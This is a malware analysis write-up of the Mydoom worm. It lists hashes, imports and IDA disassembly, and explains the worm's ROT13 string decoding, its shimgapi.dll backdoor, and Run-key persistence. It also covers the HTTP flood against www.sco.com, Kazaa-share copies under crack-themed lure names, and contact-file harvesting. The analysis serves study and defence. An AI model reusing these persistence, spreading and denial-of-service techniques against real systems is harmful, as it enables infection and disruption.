
★ Malware name : Mydoom
★ MD5: 53DF39092394741514BC050F3D6A06A9
★ SHA-1:f91a4d7ac276b8e8b7ae41c22587c89a39ddcea5
★ Sha256:fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151
★ Type : Win32 Exe

>Static Analysis <

➢ I started with Detect-IT-Easy



➢ So it's packed with UPX so I unpack it .
➢ It was detected by 61 antivirus engines
➢ Open it with IDA

- I saw what are its imports :

004A1000	RegCloseKey	ADVAPI32
004A1004	RegOpenKeyExA	ADVAPI32
004A1008	RegSetValueExA	ADVAPI32
004A100C	RegQueryValueExA	ADVAPI32
004A1010	RegEnumKeyA	ADVAPI32
004A1014	RegCreateKeyExA	ADVAPI32
004A101C	CreateFileMappingA	KERNEL32
004A1020	FindNextFileA	KERNEL32
004A1024	FindFirstFileA	KERNEL32
004A1028	GetEnvironmentVariableA	KERNEL32
004A102C	GetWindowsDirectoryA	KERNEL32
004A1030	GetDriveTypeA	KERNEL32
004A1034	GetFileSize	KERNEL32
004A1038	FindClose	KERNEL32
004A103C	FileTimeToSystemTime	KERNEL32
004A1040	GlobalAlloc	KERNEL32
004A1044	GetTempFileNameA	KERNEL32
004A1048	SetFilePointer	KERNEL32
004A104C	GetSystemTime	KERNEL32
004A1050	GetCurrentThread	KERNEL32
004A1054	WriteFile	KERNEL32
004A1058	LoadLibraryA	KERNEL32
004A105C	lstrcpyA	KERNEL32

>> Some important calls are done **RegOpenKeyExA, RegSetValue, RegCloseKey and RegQueryValueExA** which accessed **Windows Registery ,** so it may be modified by this malware

>> it also might modify system files as it call : **CreateFile, WriteFile and DeleteFile**

004A108C	SetFileAttributesA	KERNEL32
004A1090	GetModuleFileNameA	KERNEL32
004A1094	SystemTimeToFileTime	KERNEL32
004A1098	GetSystemTimeAsFileTime	KERNEL32
004A109C	Sleep	KERNEL32
004A10A0	ExitThread	KERNEL32
004A10A4	WaitForSingleObject	KERNEL32
004A10A8	CreateProcessA	KERNEL32
004A10AC	CreateThread	KERNEL32
004A10B0	GetTickCount	KERNEL32
004A10B4	ExitProcess	KERNEL32
004A10B8	GetTimeZoneInformation	KERNEL32
004A10BC	MapViewOfFile	KERNEL32
004A10C0	FileTimeToLocalFileTime	KERNEL32
004A10C4	GetLocalTime	KERNEL32
004A10C8	WideCharToMultiByte	KERNEL32
004A10CC	GetProcAddress	KERNEL32
004A10D0	GetModuleHandleA	KERNEL32
004A10D4	HeapFree	KERNEL32
004A10D8	GetProcessHeap	KERNEL32

>> Creatthread, creatProcess,ExitThered,GetProcessAddress :which are used to create a process and execute threads

>> **GetSystimeAsFileName,socket,send,connectGetSystimetoFileTime**

==========

- Malware begins with calling to **WSAstartup** which initiates use of the Winsock DLL and **sub_4A3FB1** function so i jumped to it :

```
start+B         call    sub_4A4215      ; Call Procedure
start+10        lea     eax, [ebp+WSAData] ; Load Effective Address
start+16        push    eax             ; lpWSAData
start+17        push    2               ; wVersionRequested
start+19        call    WSAStartup      ; Indirect Call Near Procedure
start+1F        push    234h            ; Size
start+24        lea     eax, [ebp+Dst]  ; Load Effective Address
start+2A        push    0               ; Val
start+2C        push    eax             ; Dst
start+2D        call    memset          ; Call Procedure
start+32        mov     esi, offset dword_4A2428
start+37        lea     edi, [ebp+var_10] ; Load Effective Address
start+3A        movsd                   ; Move Byte(s) from String to String
start+3B        movsd                   ; Move Byte(s) from String to String
start+3C        movsd                   ; Move Byte(s) from String to String
start+3D        movsd                   ; Move Byte(s) from String to String
start+3E        mov     esi, offset dword_4A2438
start+43        lea     edi, [ebp+var_20] ; Load Effective Address
start+46        movsd                   ; Move Byte(s) from String to String
start+47        movsd                   ; Move Byte(s) from String to String
start+48        movsd                   ; Move Byte(s) from String to String
start+49        lea     eax, [ebp+Dst]  ; Load Effective Address
start+4F        push    eax
start+50        movsd                   ; Move Byte(s) from String to String
start+51        call    sub_4A3FB1      ; Call Procedure
start+56        add     esp, 10h        ; Add
start+59        push    0               ; uExitCode
start+5B        call    ExitProcess     ; Indirect Call Near Procedure
```

- **GetTickCount** is called, it returns milliseconds that have elapsed since the system was started and **sub_4A3AA3** so i had a look there :

```
sub_4A3FB1+7    call    GetTickCount    ; Indirect Call Near Procedure
sub_4A3FB1+D    mov     esi, [ebp+arg_0]
sub_4A3FB1+10   push    esi
sub_4A3FB1+11   mov     [esi+4], eax
sub_4A3FB1+14   call    sub_4A3AA3      ; Call Procedure
sub_4A3FB1+19   mov     ebx, CreateThread
sub_4A3FB1+1F   xor     edi, edi        ; Logical Exclusive OR
sub_4A3FB1+21   cmp     [esi], edi      ; Compare Two Operands
sub_4A3FB1+23   pop     ecx
sub_4A3FB1+24   jnz     short loc_4A3FE6 ; Jump if Not Zero (ZF=0)
```

- It push that string:
  "**Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Rkcybere\PbzQyt32\Irefvba"**

```
sub_4A3AA3      SubKey          = byte ptr -88h
sub_4A3AA3      dwDisposition   = dword ptr -8
sub_4A3AA3      phkResult       = dword ptr -4
sub_4A3AA3      arg_0           = dword ptr  8
sub_4A3AA3
sub_4A3AA3                       push    ebp
sub_4A3AA3+1                     lea     ebp, [esp-74h]  ; Load Effective Address
sub_4A3AA3+5                     sub     esp, 88h        ; Integer Subtraction
sub_4A3AA3+B                     push    ebx
sub_4A3AA3+C                     push    esi
sub_4A3AA3+D                     push    edi
sub_4A3AA3+E                     lea     eax, [ebp+74h+SubKey] ; Load Effective Address
sub_4A3AA3+11                    push    offset aFbsgjnerZvpebf ; "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIr"...
sub_4A3AA3+16                    push    eax
sub_4A3AA3+17                    call    sub_4A465E      ; Call Procedure
sub_4A3AA3+1C                    mov     edi, [ebp+74h+arg_0]
```

- After some search on it :

  >> this string is **Caesar Cipher"Rot13"**

  >> **sub_4A465E"** is algorithm to decode it

  >> after decoding :


  "**Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version"**

  >> using previous string to creates the specified registry key. If the key already exists, the function opens it. using **RegCreateKeyExA.**

- ***sub_4A3B52*** is called next to creat Mutex called **SwebSipcSmtxS0** which is used to ensure only one instance of malware itself is running at the same time


```
push    ebp
mov     ebp, esp
sub     esp, 40h  ; Integer Subtraction
lea     eax, [ebp+Name] ; Load Effective Address
push    offset aFjrofvcpfzgkf0 ; "FjroFvcpFzgkF0"
push    eax
call    Decoder_Rot13 ; Call Procedure
pop     ecx
lea     eax, [ebp+Name] ; Load Effective Address
pop     ecx
push    eax             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    CreateMutexA ; Indirect Call Near Procedure
call    GetLastError ; Indirect Call Near Procedure
sub     eax, 0B7h ; Integer Subtraction
neg     eax             ; Two's Complement Negation
sbb     eax, eax  ; Integer Subtraction with Borrow
inc     eax             ; Increment by 1
leave                   ; High Level Procedure Exit
retn                    ; Return Near from Procedure
```

- It called **GetTempPathA :** this returns the directory designated for temporary files
- There is a THread is created and creat a file called “**Message** “ , and writes some random “garbage “ data in it ,then use **notepad** to open it .



>>The **Message**

- The next call is **sub_4A3962:**
  >> start with push **“fuvztncv.qyy”** to **Decoder_Rot13** algorithm
  >> after decoding it’ll be **“shimgapi.dll”**
  >> it make a file with the same name and store in **system directory**”C:\Windows\system32\”
  ***that file opens a backdoor in the system so the attacker can send instructures or any files to it .




```
                    loc_4A39E8:
8D 45 EC                lea     eax, [ebp+String2] ; Load Effective Address
50                      push    eax             ; lpString2
8D 85 D4 FE FF FF       lea     eax, [ebp+Buffer] ; Load Effective Address
50                      push    eax             ; lpString1
FF D3                   call    ebx ; lstrcatA ; Indirect Call Near Procedure
57                      push    edi             ; hTemplateFile
68 80 00 00 00          push    80h             ; dwFlagsAndAttributes
6A 02                   push    2               ; dwCreationDisposition
57                      push    edi             ; lpSecurityAttributes
6A 03                   push    3               ; dwShareMode
8D 85 D4 FE FF FF       lea     eax, [ebp+Buffer] ; Load Effective Address
68 00 00 00 40          push    40000000h       ; dwDesiredAccess
50                      push    eax             ; lpFileName
FF 15 68 10 4A 00       call    CreateFileA ; Indirect Call Near Procedure
8B F8                   mov     edi, eax
85 FF                   test    edi, edi        ; Logical Compare
74 05                   jz      short loc_4A3A1D ; Jump if Zero (ZF=1)
```


- Now it call **sub_4A3B88 :**

  >> decode this string **“ gnfxzba.rkr“** which be **“taskmon.exe “**

  >> creat a file with the name of decoded string in **temp directory** or **system**

  ***this file only copy the malware**





- Next, call to **sub_4A3CD7**
  >> decode "**Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Eha**" then "**GnfxZba**" will be :
  :"Software\Microsoft\Windows\CurrentVersion\Run" and **"TaskMon"**
  >>it call **RegOpenKeyExA** open "**Software\Microsoft\Windows\CurrentVersion\Run**" registry


>>RegSetValueExA is calling next : Sets the data of value"**TaskMon**" under a registry key "**Software\Microsoft\Windows\CurrentVersion\Run**"

** this registry key make the program run every time the user log in

```
        push    ebp
        lea     ebp, [esp-74h] ; Load Effective Address
00      sub     esp, 0A4h   ; Integer Subtraction
        push    esi
        push    edi
        lea     eax, [ebp+74h+SubKey] ; Load Effective Address
        push    offset aFbsgjnerZvpebf_0 ; "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIr"...
        push    eax
        call    Decoder_Rot13 ; Call Procedure
        lea     eax, [ebp+74h+ValueName] ; Load Effective Address
        push    offset aGnfxzba ; "GnfxZba"
        push    eax
        call    Decoder_Rot13 ; Call Procedure
00      mov     esi, RegOpenKeyExA
        add     esp, 10h    ; Add
        lea     eax, [ebp+74h+phkResult] ; Load Effective Address
        mov     edi, 20006h
        push    eax         ; phkResult
        push    edi         ; samDesired
        lea     eax, [ebp+74h+SubKey] ; Load Effective Address
        push    0           ; ulOptions
        push    eax         ; lpSubKey
        push    80000002h   ; hKey
        call    esi ; RegOpenKeyExA ; Indirect Call Near Procedure
        test    eax, eax    ; Logical Compare
        jz      short loc_4A3D3A ; Jump if Zero (ZF=1)
```

```
loc_4A3D3A:
    mov     esi, [ebp+74h+arg_0]
    add     esi, 110h    ; Add
    push    esi          ; lpString
    call    lstrlenA     ; Indirect Call Near Procedure
    inc     eax          ; Increment by 1
    push    eax          ; cbData
    push    esi          ; lpData
    push    1            ; dwType
    lea     eax, [ebp+74h+ValueName] ; Load Effective Address
    push    0            ; Reserved
    push    eax          ; lpValueName
    push    [ebp+74h+phkResult] ; hKey
    call    RegSetValueExA ; Indirect Call Near Procedure
    push    [ebp+74h+phkResult] ; hKey
    call    RegCloseKey ; Indirect Call Near Procedure
```

- it calls **sub_4A3DB0** after



>> it get the system time and call **sub_4A6C3B**

>>> it begin with decode this domain " www.sco.com"

```
    push    ebp
    mov     ebp, esp
    sub     esp, 94h     ; Integer Subtraction
    push    ebx
    push    esi
    push    edi
    lea     eax, [ebp+name] ; Load Effective Address
    push    offset aJjjFpbPbz ; "jjj.fpb.pbz"
    push    eax
    call    Decoder_Rot13 ; Call Procedure
    mov     edi, Sleep
    pop     ecx
    pop     ecx
    mov     ebx, 8000h
    jmp     short loc_4A6C6A ; Jump
```

>>>it uses **InternetGetConnectedState "VagreargTrgPbaarpgrqFgngr"** to check the connected state of the local system

```
loc_4A46C2:
    lea     eax, [ebp+ModuleName] ; Load Effective Address
    push    offset aVagreargtrgpba ; "VagreargTrgPbaarpgrqFgngr"
    push    eax
    call    Decoder_Rot13 ; Call Procedure
    pop     ecx
    lea     eax, [ebp+ModuleName] ; Load Effective Address
    pop     ecx
    push    eax             ; lpProcName
    push    esi             ; hModule
    call    GetProcAddress ; Indirect Call Near Procedure
    test    eax, eax        ; Logical Compare
    jz      short loc_4A46F1 ; Jump if Zero (ZF=1)
```

>>>it keeps on sending request to www.sco.com, until the time reaches Feb 12th, 2004 , doing a DOS

```
push    ebp
mov     ebp, esp
sub     esp, 210h    ; Integer Subtraction
push    esi
push    edi
lea     eax, [ebp+String] ; Load Effective Address
push    offset aTrgUggc11UbfgJ ; "TRG / UGGC/1.1\r\nUbfg: jjj.fpb.pbz\r\n"...
push    eax
call    Decoder_Rot13 ; Call Procedure
pop     ecx
pop     ecx
push    0FFFFFFFFh   ; nPriority
call    GetCurrentThread ; Indirect Call Near Procedure
push    eax          ; hThread
call    SetThreadPriority ; Indirect Call Near Procedure
mov     esi, [ebp+dwExitCode]
test    esi, esi     ; Logical Compare
jnz     short loc_4A6BEF ; Jump if Not Zero (ZF=0)
```

- There is another copy of the malware is made at "Software\Kazaa\Transfer" directory

```
push    ebp
mov     ebp, esp
sub     esp, 168h    ; Integer Subtraction
push    ebx
lea     eax, [ebp+SubKey] ; Load Effective Address
push    offset aFbsgjnerXnmnnG ; "Fbsgjner\\Xnmnn\\Genafsre"
push    eax
mov     [ebp+Size], 100h
call    Decoder_Rot13 ; Call Procedure
lea     eax, [ebp+ValueName] ; Load Effective Address
push    offset aQyqve0 ; "QyQve0"
push    eax
call    Decoder_Rot13 ; Call Procedure
push    [ebp+Size]   ; Size
xor     ebx, ebx     ; Logical Exclusive OR
lea     eax, [ebp+Dst] ; Load Effective Address
push    ebx          ; Val
push    eax          ; Dst
call    memset       ; Call Procedure
add     esp, 1Ch     ; Add
lea     eax, [ebp+phkResult] ; Load Effective Address
push    eax          ; phkResult
push    1            ; samDesired
lea     eax, [ebp+SubKey] ; Load Effective Address
push    ebx          ; ulOptions
push    eax          ; lpSubKey
push    80000001h    ; hKey
call    RegOpenKeyExA ; Indirect Call Near Procedure
test    eax, eax     ; Logical Compare
jnz     loc_4A48B3   ; Jump if Not Zero (ZF=0)
```

```
lea     eax, [ebp+Dst] ; Load Effective Address
push    eax            ; lpString1
call    edi ; lstrcatA ; Indirect Call Near Procedure
lea     eax, [ebp+Dst] ; Load Effective Address
push    1              ; bFailIfExists
push    eax            ; lpNewFileName
push    [ebp+lpExistingFileName] ; lpExistingFileName
call    CopyFileA      ; Indirect Call Near Procedure
pop     edi
```

>> this file name may be one of this “decoded from **Rot13** :

1. winamp5
2. icq2004-final
3. activation_crack
4. strip-girl-2.0bdcom_patches
5. rootkitXP
6. office_crack

```
; "jvanzc5"
; "vpd2004-svany"
ip ; "npgvingvba_penpx"
ip ; "fgevc-tvey-2.0oqpbz_cngpurf"
; "ebbgxvgKC"
; "bssvpr_penpx"
```


>>and one of the following extensions:

1. exe
2. scr
3. pif
4. Bat

- The malware get access to **Software\Microsoft\WAB\WAB4\Wab File Name** registry which keep a single list of contacts that can be shared by multiple programs
- It also get access to **Temporary Internet Files \ Local Settings**

>> it searches the file name with these extensions :

1. txt
2. htmb
3. shtl
4. phpq
5. aspd
6. dbxn
7. tbbg
8. adbh
9. wab




```
push    ebp
mov     ebp, esp
sub     esp, 208h   ; Integer Subtraction
push    ebx
push    esi
push    edi
lea     eax, [ebp+var_84] ; Load Effective Address
push    offset aGrzcbenelVagre ; "Grzcbenel Vagrearg Svyrf"
push    eax
call    Decoder_Rot13 ; Call Procedure
lea     eax, [ebp+String2] ; Load Effective Address
push    offset aYbpnyFrggvatf ; "Ybpny Frggvatf"
push    eax
call    Decoder_Rot13 ; Call Procedure
mov     edi, lstrcatA
add     esp, 10h    ; Add
and     [ebp+var_4], 0 ; Logical AND
mov     esi, 184h
